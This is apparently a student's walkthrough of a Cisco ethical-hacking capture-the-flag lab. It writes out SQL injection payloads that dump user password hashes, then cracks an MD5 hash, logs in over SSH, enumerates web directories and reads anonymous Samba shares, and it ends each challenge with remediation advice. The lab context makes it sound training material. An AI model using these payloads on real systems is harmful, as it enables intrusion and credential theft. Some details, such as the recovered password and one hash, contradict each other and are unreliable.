

Cisco Final Capstone Project- Ethical Hacker Objectives

For this Final Capstone Activity, you will conduct a complete penetration test starting with reconnaissance and then launching exploits against vulnerabilities that you have discovered. Finally, you will propose remediation for the exploits.

This assessment is in the form of a cybersecurity **capture the flag** exercise. You will use your ethical hacking skills to locate files that contain flag values. You will then report the flag values that you found as part of the assessment.

In this simulation of an ethical hacking engagement, you will use tools to exploit vulnerabilities that you discover in order to reach a goal. This can entail a trial-and-error approach that requires persistence and may include a degree of struggle. For your own skill development, working through this struggle can be productive. If you are completely stuck, ask your instructor for assistance.

NOTE: We will be using Kali VM customized for the Ethical Hacker course

- **Challenge 1** – Use SQL injection to find a flag file.
- **Challenge 2** – Use web server vulnerabilities to investigate directories and find a flag file.
- **Challenge 3** – Exploit open Samba shares to access a flag file.
- **Challenge 4** – Analyze a Wireshark capture file to find the location of a file containing flag information.

Background / Scenario

You have been hired to conduct a penetration test for a customer. At the conclusion of the test, the customer has requested a complete report that includes any vulnerabilities discovered, successful exploits, and remediation steps to protect vulnerable systems. You have access to hosts on the 10.5.5.0/24 and 192.168.0.0/24 networks.

BrainStorm

Challenge 1: SQL Injection

In this part, you must discover user account information on a server and crack the password of **Bob Smith's** account. You will then locate the file that contains the Challenge 1 code and use **Bob Smith's** account credentials to open the file at 192.168.0.10 to view its contents.

Goal

Discover user account info on the server: reconnaissance and findings to get injection points

Injection points can either be in:

- login forms
- search bars
- URL parameters(e.g. ?id=1, ?user=bob)
- HTTP headers(user agent, referer, cookie)

Possible tools:

- browser- manually test fields with ‘ or “ to trigger sql errors
- burpsuite: intercept and modify HTTP requests
- sqlmap: automated SQL injection discovery and exploitation

Crack Bob's password

- have the password hash (likely MD5, SHA1, bcrypt):

Possible tools:

- hashcat- GPU- accelerated cracking
- John the Ripper:

Access the file at 192.168.0.10 using Bob's credentials

Key Tips

- **Always note error messages:** they reveal DB type (MySQL, MSSQL, SQLite)
- **Try both GET and POST injection points**
- **Check for second-order injection** (stored, not just reflected)
- If the password is plaintext in the DB... lucky you!
- The file might be a .txt, .pdf, or protected archive: check what protocol is being used to serve it


SOLUTION&Questions

Step 1: Preliminary setup

- a. Open a browser and go to the website at 10.5.5.12(**DVWA website**).

Note: If you have problems reaching the website, remove the https:// prefix from the IP address in the browser address field.

- b. Login with the credentials **admin / password**.



- c. Set the DVWA security level to **low** and click **Submit**.

DVWA Security :: Damn Vulnerable Web Application (DVWA) v1.9

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] · [View IDS log]

Security level set to low

Step 2: Retrieve the user credentials for the Bob Smith's account.

- Identify the table that contains usernames and passwords.
- Locate a vulnerable input form that will allow you to inject SQL commands.
- Retrieve the username and the password hash for **Bob Smith's** account.

Initial testing used the payload **1' OR '1='1** to confirm the site executes injected SQL. The payload terminates the surrounding string, adds an always-true condition, and comments out the remainder of the query.

Vulnerability: SQL Injection

User ID: **1' OR '1=1** Submit

ID: 1' OR '1=1	First name:	Surname:
	admin	admin
	Gordon	Brown
	Hack	Me
	Pablo	Picasso
	Bob	Smith

More Information

- <http://www.acunetix.com/security-reviews/SDP01NP76E.html>
- https://en.wikipedia.org/wiki/SQL_Injection
- <http://ferruh.mavruna.com/sql-injection-cheat-sheet-eku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://boofy-tables.com/>

View Source | View Help

The response confirms **SQL injection** is possible: the application processed an always-true expression and returned database results.

2. Use ORDER BY probes to detect the number of returned columns. For example: (1' ORDER BY 1 #) and 1' ORDER BY 3 #. The error Unknown column '3' in 'order clause' shows the query uses two columns, which informs subsequent UNION payloads.

The screenshot shows the DVWA application's SQL Injection page. On the left, there's a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection (which is highlighted). The main content area has a title "Vulnerability: SQL Injection". Below it, a form field contains "User ID: 1' ORDER BY 2 #". A "Submit" button is next to it. The results show an error message: "ID: 1' ORDER BY 2 # First name: admin Surname: admin". Below this, a "More Information" section lists several links for further reading.

User ID: 1' ORDER BY 2 #

ID: 1' ORDER BY 2 #
First name: admin
Surname: admin

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.htm>
- https://en.wikipedia.org/wiki/SQL_Injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Unknown column '3' in 'order clause'

Use UNION-based payloads to enumerate database properties. Example:

Command	What it does	Output
1' OR '1='1	confirm the site executes injected SQL.	application processed an always-true expression and returned database results.
1' ORDER BY 2 #	probes to detect the number of returned columns	Return the DB results
' UNION SELECT database(),NULL#	Get current database name	Returns the DB in our case: dvwa
' UNION SELECT table_name,NULL FROM information_schema.tables WHERE table_schema='dvwa'#	List all tables in dvwa	Returns users, guestbook
' UNION SELECT user,password FROM users#	Dump all usernames and password hashes	Returns usernames and hashed passwords

Command: ' UNION SELECT user,password FROM users# → Dump all usernames & password including Bob's username and hashed password

The screenshot shows a Firefox browser window with the URL `10.5.5.12/vulnerabilities/sql/?id=+UNION+SELECT+user%2Cpassword+FROM+users%23&Submit=Submit#`. The title bar says "Vulnerability: SQL Injectio". The main content area is titled "Vulnerability: SQL Injection". It shows a form with "User ID:" and a "Submit" button. Below the form, there is a list of database rows extracted via SQL injection:

ID	First name	Surname
1	admin	5f4dcc3b5aa765d61d8327deb882cf99
2	gordon	e99a18c428cb38d5f260853678922e03
3	1337	8d9e0475ae2c3966d7e0d4fc69216b
4	pablo	0d10709ff5bb4e0cade3de5c71e9e9b7
5	smithy	5f4dcc3b5aa765d61d8327deb882cf99

Below the table, there is a "More Information" section with links to various SQL injection resources. At the bottom left, it says "Username: admin Security Level: low PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons.

Step 3: Crack Bob Smith's account password.

Use any password hash cracking tool desired to crack **Bob Smith**'s password

What is the password of Bob Smith's account? **Password**

I recovered the plaintext password from the MD5 hash using two approaches: an **online hash lookup** and an **offline cracking tool**.

Part 1: Crackstation(online hash lookup)

The screenshot shows the CrackStation website's password cracking interface. A user has entered the MD5 hash `5f4dcc3b5aa765d61d8327deb882cf99` into the input field. Below the input field is a CAPTCHA challenge: "I'm not a robot". A button labeled "Crack Hashes" is visible. The interface includes a "How CrackStation Works" section and a "Download CrackStation's Wordlist" link.

Part 2 — John the Ripper (offline cracking tool)

Paste the hash password in a .txt file and use john to crack it as shown below.

The terminal session on Kali Linux shows the command `john --format=raw-md5 passwd.txt` being run to crack the MD5 hash `5f4dcc3b5aa765d61d8327deb882cf99`. The output indicates that the password "larry" was found. The session completed successfully.

Step 4: Locate and open the file with Challenge 1 code.

- Log into **192.168.0.10** as **Bob Smith**.
- Locate and open the flag file in the user's home directory.

Ping to confirm communication:

```
(kali㉿Kali)-[~] kali-Framework Kali NetHunter Exploit-DB Google Hacking DB OffSec
└─$ ping -c 4 192.168.0.10
PING 192.168.0.10 (192.168.0.10) 56(84) bytes of data.
64 bytes from 192.168.0.10: icmp_seq=1 ttl=64 time=0.035 ms
64 bytes from 192.168.0.10: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 192.168.0.10: icmp_seq=3 ttl=64 time=0.034 ms
64 bytes from 192.168.0.10: icmp_seq=4 ttl=64 time=0.032 ms
Contact: msfdev(at)metasploit.com
— 192.168.0.10 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3083ms
rtt min/avg/max/mdev = 0.032/0.033/0.035/0.001 ms
└─$
```

Scan using nmap to confirm open ports and their services

```
(kali㉿Kali)-[~] File Actions Edit View Help
└─$ nmap -p- -sV 192.168.0.10
Starting Nmap 7.94 ( https://nmap.org ) at 2026-02-26 15:03 UTC
Nmap scan report for metasploitable.pc (192.168.0.10)
Host is up (0.00017s latency).
Not shown: 65514 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntui (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
6667/tcp  open  irc          UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp  open  irc          UnrealIRCd
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
35961/tcp open  java-rmi   GNU Classpath grmiregistry
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.12 seconds
└─$
```

We can use **ssh** to login

We retrieved our username and password early

username: **smithy**

password: **password**

ssh smithy@192.168.0.10 -p 22

```
(kali㉿Kali)-[~]
└─$ ssh smithy@192.168.0.10 -p 22
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This host key is known by the following other names/addresses:
  ~/ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$
```

We have successfully logged in and we can confirm it is a metasploitable

We have successfully identified the file and got the code

```
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1! Cisco Networking Academy
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$
```

What is the name of the file with the code? **my_passwords.txt**

What is the message contained in the file? Enter the code that you find in the file: **8748wf8J**.

Step 5: Research and propose SQL attack remediation.

What are five remediation methods for preventing SQL injection exploits?

1. **Parameterized Queries (Prepared Statements):** The most effective defense. Instead of concatenating user input into SQL strings, use placeholders that the database treats strictly as data, never as executable code.
2. **Stored Procedures:** Encapsulate SQL logic in pre-compiled database procedures. When implemented correctly (without dynamic SQL inside them), they separate code from data and prevent injection by design.
3. **Input Validation & Allowlisting:** Validate all user-supplied input against strict rules — expected data type, length, format, and character set. Prefer **allowlisting** (only permit known-good values) over **denysting** (blocking known-bad characters), since attackers continuously find new bypass techniques.
4. **Least Privilege (Database Account Hardening):** Ensure the database account used by your application has only the minimum permissions necessary (e.g., **SELECT** only if writes aren't needed; no access to system tables or admin functions). This limits the blast radius if an injection does occur an attacker can't drop tables or read sensitive system data.
5. **Web Application Firewall (WAF):** Deploy a WAF to detect and block common SQL injection patterns in HTTP traffic before they reach your application. While not a substitute for secure coding practices, a WAF provides an important additional layer, especially for legacy systems that are harder to recode. Rules can be tuned to your specific application profile.

Challenge 2: Web Server Vulnerabilities

In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories.

In this challenge, you will locate the flag file in a vulnerable directory on a web server.

Goal

Find directory listing vulnerabilities on HTTP server and locate the flag file in a vulnerable directory on a web server.

Step 1: Preliminary setup

If not already, log into the server at 10.5.5.12 with the **admin / password** credentials.

Set the application security level to low.

The screenshot shows a Firefox browser window with the URL `10.5.5.12/security.php`. The page is titled "DVWA Security". On the left, there's a sidebar menu with various exploit categories like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected), and XSS (Stored). The "DVWA Security" option is highlighted in green. Below the menu, the "Security Level" section is displayed. It says "Security level is currently: low." and provides a detailed explanation of what each security level means. A dropdown menu is open, showing "Low" is selected. There's also a "Submit" button. At the bottom of the sidebar, it says "Username: admin" and "Security Level: low". The main content area shows information about PHPIDS, including its version (v0.6) and how it works. It also has a "Simulate attack" button and a link to "[View IDS Log]".

Step 2: determine which directories are viewable using a web browser and URL manipulation.

Perform reconnaissance on the server to find directories where indexing was found.

Run Nikto: Nikto will specifically report "**Directory indexing found**" for vulnerable directories

Run Dirb simultaneously: It will discover **hidden or unlinked files** and directories on a web server

The image shows two terminal windows side-by-side. The left window displays the output of the `nikto -h http://10.5.5.12 | grep -i "index"` command, which finds index files in the /config and /docs directories. The right window shows the output of the `dirb http://10.5.5.12 -o dirb_results.txt` command using DIRB v2.22. It lists various URLs found during the scan, including favicon.ico, index.php, php.ini, phpinfo.php, robots.txt, and server-status. Both windows are running on a Kali Linux system.

```
(kali㉿kali)-[~]
$ nikto -h http://10.5.5.12 | grep -i "index"
+ /config/: Directory index found.
+ /docs/: Directory index found.

(kali㉿kali)-[~]
$ [REDACTED]

(kali㉿kali)-[~]
$ dirb http://10.5.5.12 -o dirb_results.txt

DIRB v2.22
By The Dark Raver

OUTPUT_FILE: dirb_results.txt
START_TIME: Fri Feb 27 08:00:52 2026
URL_BASE: http://10.5.5.12/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

[REDACTED]

GENERATED WORDS: 4612

[REDACTED]

Scanning URL: http://10.5.5.12/
--- DIRECTORY: https://10.5.5.12/config/
--- DIRECTORY: http://10.5.5.12/docs/
--- DIRECTORY: http://10.5.5.12/external/
- http://10.5.5.12/favicon.ico (CODE:200|SIZE:1406)
- http://10.5.5.12/index.php (CODE:302|SIZE:0)
- http://10.5.5.12/php.ini (CODE:200|SIZE:148)
- http://10.5.5.12/phpinfo.php (CODE:302|SIZE:0)
- http://10.5.5.12/robots.txt (CODE:200|SIZE:26)
- http://10.5.5.12/server-status (CODE:403|SIZE:297)

--- Entering directory: http://10.5.5.12/config/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://10.5.5.12/docs/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://10.5.5.12/external/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END TIME: Fri Feb 27 08:00:55 2026
DOWNLOADED: 4612 - FOUND: 6
```

Common discoveries included /docs and /config directories often containing documentation or configuration artifacts.

Open the directories in the web browser to see the existing files

/docs contains:

The image shows a web browser window with three tabs: Index of /docs, Index of /config, and Index of /external. The /docs tab is active, displaying a list of files. The list includes a parent directory entry and two PDF files: DVWA v1.3.pdf (size 412K, modified 2017-10-31 17:28) and pdf.html (size 105, modified 2017-10-31 17:28). Below the list, a message indicates the server is Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80.

Name	Last modified	Size	Description
Parent Directory	-		
DVWA v1.3.pdf	2017-10-31 17:28	412K	
pdf.html	2017-10-31 17:28	105	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80

The /config contains

Index of /config

Name	Last modified	Size	Description
Parent Directory	-	-	
config.inc.php	2017-10-31 17:28	1.9K	
db_form.html	2012-12-07 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80

Navigate through all the files in the directories to find the flag location:

The flag was contained in the: http://10.5.5.12/config/db_form.html

Great work!

You found the flag file for Challenge 2!

The code for this flag is: aWe-4975

In which two subdirectories can you look for the file? **/docs and /config**

What is the filename with the Challenge 2 code? **db_form.html**

Which subdirectory held the file? **Config**

What is the message contained in the flag file? Enter the code that you find in the file. **aWe-4975**

Step 4: Research and propose directory listing exploit remediation.

What are two remediation methods for preventing directory listing exploits?

- **Disable Directory Listing/Browsing:** Modify the web server configuration file (e.g., .htaccess for Apache or web.config for IIS) to turn off the indexing feature, which prevents the server from generating a listing of files.
- **Add Default Index Files:** Place a blank index.html, index.php, or similar file into all directories within the web root. If a user requests a directory, the server will serve this file instead of listing its contents.
- **Move Sensitive Data Outside Web Root:** Ensure sensitive, non-public files are stored outside the public web root directory, making them unreachable by browsing.
- **Configure Access Controls:** Use Access Control Lists (ACLs) to restrict access to specific directories and files.

Challenge 3: Exploit open SMB Server Shares

Total points: 25

In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.5.5.0/24 network.

Target Network: 10.5.5.0/24

Protocol: SMB (Server Message Block)

Goal: Find unsecured/open shared directories and locate the flag file

Key Questions to Think About:

Which hosts are existing?

Which shares are open anonymously?

Which shares require credentials?

Where is the flag likely hidden?

Step 1: Scan for potential targets running SMB.

Run a service discovery scan with Nmap: **nmap -sV 10.5.5.0/24**

```
File Actions Edit View Help Cisco Networking Academy kali@Kali ~ Nmap scan report for juice-shop.pc (10.5.5.13) Host is up (0.00060s latency). Not shown: 999 closed tcp ports (conn-refused) PORT STATE SERVICE VERSION 3000/tcp open http Node.js Express framework Nmap scan report for gravemind.pc (10.5.5.14) Host is up (0.00056s latency). Not shown: 994 closed tcp ports (conn-refused) PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 3.0.3 22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) 53/tcp open domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux) 80/tcp open http nginx 1.14.2 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) Service Info: Host: GRAVEMIND; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel Nmap scan report for webgoat.pc (10.5.5.15) Host is up (0.00062s latency). Not shown: 997 closed tcp ports (conn-refused) PORT STATE SERVICE VERSION 8080/tcp open http-proxy nginx 1.18.0 8888/tcp open http nginx 1.18.0 Cisco Networking Academy 9001/tcp open jdbc HSQLDB JDBC (Network Compatibility Version 2.3.4.0) 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at ht
```

The scan reveals open ports including ports 139 and 445 indicating SMB file-sharing services.

Step 2: Determine which SMB directories are shared and can be accessed by anonymous users.

Use **enum4linux** and **smbclient** to list shares and test anonymous access. For target: **10.5.5.14** that we found with Open SMB ports.

Step 3: Investigate each shared directory to find the file.

Connect to the share with `smbclient //<target IP>/<share>` -N and navigate using `ls`, `cd`, and `get`.

```

(kali㉿Kali)-[~]
$ smbclient //10.5.5.14/workfiles -N
Anonymous login successful
Try 'help' to get a list of possible commands.
smb: \> ls
.. D 0 Mon Sep 2 13:39:42 2019
D 0 Fri Aug 13 20:15:47 2021
38497656 blocks of size 1024. 5865268 blocks available
smb: \> 

(kali㉿Kali)-[~]
$ smbclient //10.5.5.14/print$ -N
Anonymous login successful
Try 'help' to get a list of possible commands.
smb: \> ls
.. D 0 Mon Aug 14 09:04:21 2021
IA64 D 0 Mon Aug 30 05:00:05 2021
X64 D 0 Mon Sep 2 13:39:42 2019
W32X64 D 0 Mon Aug 30 05:00:05 2021
W32MIPS D 0 Mon Sep 2 13:39:42 2019
W32ALPHA D 0 Mon Sep 2 13:39:42 2019
COLOR D 0 Mon Sep 2 13:39:42 2019
W32PPC D 0 Mon Sep 2 13:39:42 2019
WIM64 D 0 Mon Sep 2 13:39:42 2019
OTHER D 0 Fri Oct 8 00:00:00 2021
color D 0 Mon Aug 30 05:00:05 2021
38497656 blocks of size 1024. 5865268 blocks available
smb: \> cd other
smb: \other\> cd ..
smb: \other\> cd OTHER
smb: \OTHER\> ls
.. D 0 Fri Oct 8 00:00:00 2021
D 0 Mon Aug 14 09:04:21 2021
sxij42.txt N 103 Tue Oct 12 00:00:00 2021
38497656 blocks of size 1024. 5865248 blocks available
smb: \OTHER\> get sxij42.txt
getting file '\OTHER\sxij42.txt' of size 103 as sxij42.txt (100.6 Kilobytes/sec) (average 100.6 Kilobytes/sec)
smb: \OTHER\> 

(kali㉿Kali)-[~]
$ ls
Desktop Music Public cracked.txt my_rainbow_hashes.txt recon.sh
Documents OTHER Templates dirb_results.txt passed.txt scan_results.txt
Downloads Pictures Videos my_pw_hashes.txt pentest.htm sxij42.txt

(kali㉿Kali)-[~]
$ cat sxij42.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWs39691.

(kali㉿Kali)-[~]

```

We were able to locate the flag in the print\$ shared folder and extracted the .txt file to read it's contents as shown above.

In which share is the file found? **print\$**

What is the name of the file with Challenge 3 code? **sxij42.txt**

Enter the code for Challenge 3 below: **NWs39691**

Step 4: Research and propose SMB attack remediation.

- Disable Anonymous/Guest Access and Implement Proper Authentication:** Restrict SMB shares from allowing null sessions or anonymous guest access.
- Firewall — Block SMB Ports —** Block ports 139 and 445 using UFW or iptables to prevent unauthorized external SMB connections

Challenge 4: Analyze a PCAP File to Find Information.

Total Points: 25

As part of your reconnaissance effort, your team captured traffic using Wireshark. The capture file, **SA.pcap**, is located in the **Downloads** subdirectory within the **kali** user home directory.

Information

File: SA.pcap

Location: /home/kali/Downloads/SA.pcap

Tools: wireshark

Goal: analyze captured traffic to solve the challenge

Key Questions to Think About:

What protocols are in the capture?

Are there any credentials in plaintext?

Are there any suspicious packets?

What conversations took place?

Step 1: Find and analyze the SA.pcap file.

Analyze the content of the **PCAP** file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code.

Confirm the file exists

```
(kali㉿Kali)-[~]
$ cd /home/kali/Downloads

(kali㉿Kali)-[~/Downloads]
$ ls
SA.pcap  deb_pic.jpeg

(kali㉿Kali)-[~/Downloads]
$
```


Open in wireshark: **wireshark SA.pcap**

```
(kali㉿Kali)-[~]
$ cd /home/kali/Downloads


(kali㉿Kali)-[~/Downloads]
$ ls
SA.pcap  deb_pic.jpeg

(kali㉿Kali)-[~/Downloads]
$ wireshark SA.pcap

(kali㉿Kali)-[~/Downloads]
$ wireshark SA.pcap
```




Inspect HTTP requests or follow TCP streams to identify URLs and file paths transmitted in plain text.



